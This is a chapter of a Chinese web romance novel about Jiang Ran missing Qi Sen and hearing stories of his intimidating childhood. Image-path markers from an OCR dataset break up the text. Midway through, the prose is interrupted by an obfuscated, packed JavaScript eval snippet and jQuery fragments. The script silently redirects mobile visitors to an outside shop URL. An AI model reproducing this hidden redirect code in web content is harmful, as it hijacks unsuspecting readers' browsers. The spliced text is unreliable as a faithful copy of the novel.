祁森一走就是半个月,江冉才感觉没有主人的别墅异常冷清。
如果不是赵子墨带白晓晓住进来,她有种独自一人在江家祖宅的感觉。
但直播结束,江冉洗漱完毕,躺在床上,总辗转反侧。她不得不悄悄起床,到祁森的房间。
她像恶魔附体了般爬上祁森的床,默默把祁森的被子拉到鼻子,才能安心睡去。她叮嘱自己一定要赶在赵子墨和白晓晓起床前回到自己房间。
可每次开门,都能碰着赵子墨。有时赵子墨开门出来,有时赵子墨正下楼转身看来,有时白晓晓打着哈欠和赵子墨一起出来。
第一次被撞见,是赵子墨正下楼。听到开门声,他转过的脸有些惊讶。但很快就了然的微笑:“早,老板夫人。”
江冉干巴巴回:“早,赵秘书。”她尽力自然,但脸颊仍火辣辣。
她感觉自己是个变态。祁森邀请她同床共枕,她极力推拒。祁森不在,她却一晚又一晚爬人家床。
她有逼自己决不能再做这样暧昧的事。暧昧?脑子里蹦出了这样的词,让她吃惊不已。她不是没有见过暧昧的男男女女的关系。但大脑不加以评论,如今评判上了自己,让她羞愧不已。
她一面要祁森和她保持距离,要为他未来的妻子负责,一面趁人不在家钻人被窝。
她不是一开始就这样的。祁森走的第一晚,她照常直播,而后洗漱睡觉。躺到床上,她不知道为什么感觉世界空荡荡,周遭的空气异常冷飕飕。
明明都三月多了,春暖花开的季节。她裹紧被子,甚至把脑袋都包住,仍浑身发冷。
她感觉床在下坠,越坠越快,要坠入万丈深渊里的冰湖里才会停。她浑身发抖,想要一个和母亲一样温暖的怀抱。
母亲不在了。和母亲怀抱一样温暖的,只有祁森。
“阿森……”她呢喃,泪流满面。
这时,她听到心底有个声音在说:阿森在房间里。
她摇头。她知道他回国了。
她想给他打电话。但她知道不应该。
这时,祁森发来消息:【冉冉,我到天城了。你睡了吧?晚安,好梦。】
她盯着消息,好想回复:阿森,我睡不着。不知道为什么很想到你的房间去睡,我可不可以去?
她知道他一定会说好。
她关掉手机,没有回复。她静静躺在床上,睁着眼睛看黑暗的虚空,不知道自己为什么在流泪。
最终,心底的那个声音占了上风:睡得好,才能第二天照常直播,才能挣到钱,才能快点解放祁森,才是对祁森好。
她悄悄去了祁森的房间。神奇的是,一钻进祁森的被窝,闻到木质沉香,她就像被催眠了般入梦。
梦里,她窝在祁森宽阔的臂弯里,温暖又安心。
俗话说,凡事有了第一次,就会有第二次。第二次,就变得顺理成章。
反正都偷偷睡了第一次,反正都被赵子墨发现了,反正赵子墨肯定会和祁森说。说就说了,就说自己有失眠症。
那为什么要到祁森的床才能睡?之前不是没有吗?
反正她也不知道,要批要讽都没关系。挣够钱,才是最重要的。
每次都给自己洗脑一遍,江冉不再纠结为什么非得在祁森床上才能睡着。面对白晓晓的询问,她也脸不红心不跳了。
“冉冉,你昨晚睡这间房吗?”白晓晓贼兮兮地往祁森房间瞅。江冉点头,不知道她在看什么。房门大开着,就她一个人而已。
白晓晓似乎确定了房间里没人,走进说:“冉冉,我其实有一个问题很想问,但有点怕祁大哥骂我。”
“你现在可以问,他不在。”
“他不在也好吓人,我们去你房间说吧?”
到了江冉房间,白晓晓自在多了。坐到梳妆台的凳子上,她说:“你真的和祁森结婚了?我是听子墨说的,但我一直不相信。可是,祁森对你确实不一样,他对你很好很好。”
“不是只对我,阿森对所有人都很好的。我也很想问你为什么怕他?”
“不是我一个人怕。”白晓晓似乎又怕了,坐到床尾,和江冉挨着,好似祁森会突然出现一样挽着江冉胳膊。“真的,大家都怕。”
江冉瞅瞅她挽紧的手说:“你肯定误会了,赵秘书也不怕。”
“子墨和他是好朋友,所以才好点。”
原来是好朋友吗?“你知道阿森的事情吗?”
“知道知道,”白晓晓用力点头,“天城人都知道。尤其北面。你是因为住在南边,消息可能会延迟。”
“你能和我说说吗?”江冉感觉不该问,但不知为什么就是想知道,就像肚子饿了很想吃饭一样不受控制。
“祁森小时候就是霸王。”白晓晓道,“每个人小时候多多少少会被欺负,祁森却一次没有。只要跟着他,也不会被欺负。”
“祁家家大业大,没人敢欺负很正常。”
“不是不是,大家都是小孩子。小孩子哪里会懂大人世界的规则。他从小就凶,听子墨说不是没人不想欺负他,是第一个欺负他的人,真被他拧断手了。”
“那不应该吗?总不能等别人来打断自己的手吧?”
“不不,不是这样。是他拧断了,又给人接回去了。”
江冉一时消化不了,等着白晓晓继续说。
“就这样。”白晓晓抓住江冉的手,轻轻一拉,又轻轻一推,“咔哒,咔哒。”
腕骨轻轻伸展又回缩,江冉道:“是不小心拽骨折了?”
“不不。”白晓晓起身,“冉冉,你来推我一下。”
江冉也起身,轻轻推白晓晓指着的肩膀。白晓晓抓住她手,学男生的低沉嗓音说:“手不想要,你可以说。”又让江冉推,“用点力,冉冉。子墨说当时对方用了很大力。”
白晓晓边说边扎马步。江冉用了点力,但也就用了10%的力气。
“啊,冉冉,你太温柔了啦。”白晓晓笑呵呵,“当时对方可用了十足的力,但祁森稳如老狗。他不用扎马步,也稳。对方还推,他抓住人手警告。那人不知怎么地就那么胆大,还敢使劲。祁森就掐住人脖子,把人手一拉。咔哒,那么一下。”
江冉能感觉到那欺负的人定万分后悔,光想想都觉得疼。
“那人疼得面色都白了,但哭不出来,因为祁森掐着他的脖子。祁森问那人手还要不要?那人点头,他抓住那人垂下来的手腕咔哒一下又给接回去了。那人动了动手,发现好好的能用,哇一下哭出来了。”
江冉猜那人定是要去老师那告状的。恶人先告状,大都如此。
“那人哭着说要告老师,祁森说等会放学拉着他的手一起回家,那人就嚎啕大哭。老师来问,那人只哭。老师问祁森,祁森说他想放学的时候和我手拉手回家,我不愿意,他就哭了。”白晓晓说得哈哈笑,“坏吧?很坏吧?”
江冉笑着猜那时的祁森大概读小学。
“对,还只是小学三年级。可怕吧?”白晓晓抖抖身,挽着江冉坐回床,“到五六年级,就是京城一小的校霸了,连初中部的都知道他的名号,来约架。但等子墨带小学部老师赶到,初中部的几人都跪在地上哭。”
江冉心想祁森从小人高马大,初中生也不一定能打得过他。但以一对多,还能取胜,必定智取。
“老师们都惊呆了,”白晓晓有些眉飞色舞,“左右看看没初中部的老师,赶紧把祁森围在中间给带回小学部。
班主任问祁森为什么打架?祁森说没打架,他说不知道为什么那些人要跪下,好像是要让他回去求他爸别收购他们家公司。”
白晓晓说着又一抖,“冉冉,你老公不是一般人,他从小手段就厉害。”
江冉微笑说:“你家子墨也很厉害,他是祁森的第一个好朋友。”
说完,两女生都一愣。面颊悄悄爬红晕,两人默默把脸转向一边,看墙纸上的金丝花纹。
江冉镇定道:“我是说你为什么会怕祁森。你和我同龄,并不和祁森同过学校。”
“我是因为,”白晓晓红了脸,“因为……你听说过我姐姐吗?”
江冉摇头。她并不关注天城的大家族,尤其是北面,前京圈延续下来的豪门贵族。
“我有姐姐和祁森小学、初中都同校,她们告诉我看见祁森要远离。因为他会整人。但子墨说祁森不可怕,我就没信我姐姐。”
白晓晓抿抿嘴,继续说,“后来,子墨常常来我学校等我,他已经大学了,我还在初中。有一次,被下班来接我的大姐看见了。
那天,我没能和子墨一起回去,后来我三个姐姐轮流来接我,我就再不能和子墨一起回去了。”
江冉一脸你们那么早就在一起了的吃惊表情。
“当然没有。那时候,我把子墨当哥哥。他也把我当妹妹。我们家在一个小区,祁森也和我们一个小区。但我在那之前没近距离见过祁森,大家上学都坐车,很难见上面。
没法和子墨一起回家后,有一天我很想见见子墨哥哥,就偷偷打电话给他,让他周末来我家。那个周末姐姐们都不在家。子墨来了,祁森也来了。”
白晓晓回忆那天的可怕事,一一告诉江冉。
原来赵子墨和祁森到白家祖宅没一会,三位姐姐相继回来,刚好和正出门准备去游玩的他们撞上。
白家姐姐们把赵子墨和祁森团团围住。“好啊,混小子,主意敢打到我妹妹身上了?熊心豹子胆都没你们胆大。”
祁森一开始不说话,只听赵子墨极力解释不清。白晓晓在旁想解释,却一说话就被姐姐们瞪眼打断。
不知是不是听烦了,还是自己好朋友被女人骂到下风,祁森嗤笑道:“都说白家女儿男人婆我一直不信,今日一见,才知传闻用词不当。”
白家姐姐的炮火立马对准了祁森,说他为虎作伥会没有老婆。
祁森看一眼白晓晓,玩世不恭的桃花眼忽然黑沉沉。“我要没老婆,你们全老黄花了也没人来提亲。”
白家姐姐们都气红了脸,只把祁森团团围住,戳着他脑门骂他小兔崽子。祁森让戳让骂,偶尔回一句,却能把姐姐们气到要背过气去。
白家姐姐拿出撒手锏。三姐说:“大姐,你别拦我,我一定要去他学校,举报他们调戏初中生!”
“那我就给媒体说你调戏赵子墨。”祁森不疾不徐。
“我什么时候调你们这些小屁孩了!”三姐吼破了音。
二姐忙安慰:“三妹别和小屁孩计较,还穿尿不湿就想谈恋爱,整天不务正业,没点男人样子。”
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17682020|205353||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
祁森瞥一眼二姐说:“我确实年轻,你确实未老先黄。”
二姐美丽的脸气到惨白,嘴巴都哆嗦了。
最冷静的大姐出马了:“本想不和小孩子计较,今天这事,只能告诉祁叔了。”
祁森“切”一声道:“告家长有用,我也和白叔白姨说说嫁女儿要趁早,人老珠黄可是要嫁老男人的。到时候,女婿和自个一般大,白叔白姨头发都要气白。”
二姐三姐气得要扯祁森的头发,被大姐叫住。她笑道:“祁叔心心念念儿子长大了能继承家业,哪料早恋害人。赵子墨游手好闲招惹晓晓,你不该来,你却来了,让我猜猜,你的心上人也和晓晓这般大吧?”
白家大姐毕竟游刃商圈多年,才上大学的祁森多少稚嫩,露了被戳中的怒气。
大姐继续说:“好女孩不可能喜欢游手好闲之辈,你这般怠慢学业,是亲手将她推给别人。”
话落,祁森无所畏惧的脸忽然阴云密布,白晓晓感觉他会打人,吓得哭出来。
“是我打电话让他们来的……”她哭着说。
那天以白晓晓的哭声告终。赵子墨想安慰,但被围住白晓晓的姐姐们轰走。祁森黑着脸走了,赵子墨赶紧去追好友。
大家都以为这事到此为止了。直到白家大姐不断传出桃色新闻后的一天,白晓晓听到大姐在父亲书房挨骂,才知桃色新闻出自祁森之手。
倔强的大姐死也不去找祁森道歉:“我多大的人了,去找一小屁孩求和?不就几个绯闻,成年人谁不谈恋爱了,没什么好在意的。”
父亲大发雷霆:“你倒是给我真谈一个回来?看看都是什么货色,你是不知道这些都是浪荡子吗?和这些人挨上关系,和掉进粪坑有什么区别?”
后来,白晓晓听到二姐三姐到大姐书房商量对策。大姐坚决不肯找祁森讲和:“我要去找一个小屁孩了,白家以后还有什么脸立足?”
“妈的,就是小屁孩难对付。”二姐气得挥拳,“一点不讲规矩,只是擦肩而过,也能被大做文章。”
“但大姐一直被造桃花,会败坏白家名声,小妹在学校可能会不好受。”三姐道。
大姐点燃一根细香烟,抽一口说:“对小孩子出手,不是大人所为。”
“那哪是小孩子,都比我们还高。”
“怎么说都是学生。未步入社会,都算孩子。”
“那怎么办?大姐当真要去道歉。”
大姐对着窗外的夜色,吐出一口烟说:“小孩需要道歉才肯原谅。”
“那我去。”二姐说。
“还是我去比较好,”三姐说,“免得小孩子专挑女人的年龄说话。我毕竟还是个学生,就算马上毕业,也算同龄人,他没得说。”
那夜,白晓晓辗转反侧,深更半夜爬起来悄悄给赵子墨打电话。她无法让姐姐们去道歉。一切都因她而起,她应该去解决。
但她害怕,一点也不敢独自去见祁森。
赵子墨很快来到别墅后门,接上偷偷出来的白晓晓,去往祁森家。
两人到的时候,祁森站门外几十米远的路灯下。他双手插兜,俯视白晓晓。背对路灯的脸,恶魔般面无表情。
面对凶神恶煞的阴影脸,白晓晓准备了好几遍的道歉稿一个字也想不出来。
“大半夜叫我出来看你们谈恋爱?”祁森一脸不耐烦,阴影脸就扭曲成怪物模样。
白晓晓惧怕不已。她当时还没开窍情爱,只觉自己好不容易拜托赵子墨联系祁森出来,却又道歉不出,让人更生气,姐姐们会更遭殃。
她越急越说不出话。祁森已经打着哈欠往回走:“赵子墨你再半夜打我电话,绝交。”
白晓晓一听还连累了赵子墨,急得哭。越哭越说不出话,大哭起来。
寂静的夜,孩子的哭声尤为响亮。就见祁家大宅亮了灯。紧接着,小坡下传来汽车轰鸣。
祁森一见车,二话不说就往宅子跑。还没跑到门口,如黑夜猎豹的轿车先一步到了。
加班回来的祁渊从后座下来,二话不说一个爆栗子敲上祁森脑门,而后走向哭到岔气的白晓晓。
